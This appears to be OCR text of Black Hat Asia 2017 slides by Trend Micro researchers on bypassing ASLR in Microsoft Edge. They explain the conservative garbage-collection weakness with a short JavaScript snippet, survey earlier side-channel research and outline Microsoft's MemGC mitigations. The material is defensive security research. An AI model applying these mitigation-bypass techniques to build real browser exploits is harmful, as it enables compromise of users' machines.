CROSS THE WALL-BYPASS ALL MODERN MITIGATIONS OF MICROSOFT EDGE

Henry Li(@zenhumany)
Jack Tang(@jacktang310)

black hat Asia 2017

Henry Li

- Trend Micro CDC Zeroday discovery Team
- Security Researcher
- Six Years Experience
- Expert in browser 0day vulnerability analysis, discovery and exploit.
- Won the Microsoft Mitigation Bypass Bounty in 2016
- Won the Microsoft Edge Web Platform on WIP Bounty
- MSRC Top 17 in year 2016
- twitter/weibo: zenhumany

TREND MICRO

Jack Tang

- @jacktang310
- 10+ years security
- Browser
- Document
- Mac/Windows Kernel
- Virtualization Vulnerability

TREND MICRO™

Agenda

- Bypass Address Space Layout Randomization(ASLR)
- Bypass Control Flow Guard(CFG)

Bypass ASLR


- Conservative Garbage Collection Weakness
- Previous research
- Microsoft Improvements
- Overcome Microsoft's Improvement

TREND MICRO

Conservative Mark-Sweep GC


- Garbage Collect
  - Conservative Mark-Sweep GC
    - does not distinguish between data and pointers in the program at run-time
  - Accurate garbage collection
    - have the ability to identify all pointers in the program at run-time

Mark-Sweep: Initialize phase




TREND MICRO™

Mark-Sweep: Mark phase



TREND MICRO

Mark-Sweep: sweep phase




TREND MICRO™

Conservative Garbage Collection

```
1 var str = "hello world"
2 // suppose the length equal to the pBuffer
3 var array = new Array( length)
4 str = null;
5 CollectGarbage( );
6
```

weakness



TREND MICRO

previous research

- 2009, @yuange1975, found the Conservative GC weakness In IE9
- 2013, Dion, use the timing attack bypass ASLR on flash and Firefox
- 2013, @galois, use the timing attack bypass ASLR on IE11
- 2015, ZDI researcher use an new attack method(MemoryProtection) bypass the ASLR on IE11


ZDI research

- Side Channel: Javascirpt out-of-memory exceptions can reveals information about the state of the heap.
- MemoryProtection
- Memory Pressure

ZDI research

- MemoryProtection
  - Free an object allocated from MemoryProtection,not free memory to the Operation System, add the memory to an waitlist
  - Waitlist memory is greater than 100,000 bytes, then do the free algorithm.
  - Free algorithm: if the waitlist memory address is not in current stack, free the memory, else not free memory

ZDI exploit method



TREND MICRO

Microsoft Improvements

- Use MemGC replace the MemoryProtection
- Reduce side channel attack surface

MemoryProtection vs MemGC

- MemoryProtection
  - Do Conservative Mark-Sweep GC on Stack,Register
- MemGC
  - Do Conservative Mark-Sweep GC on Heap,Stack,Register

Reduce side channel attack surface


- Introduce Abandonment class in Rendering Engine
- Intelligent algorithms for Garbage Collection

Abandonment::OutofMemory

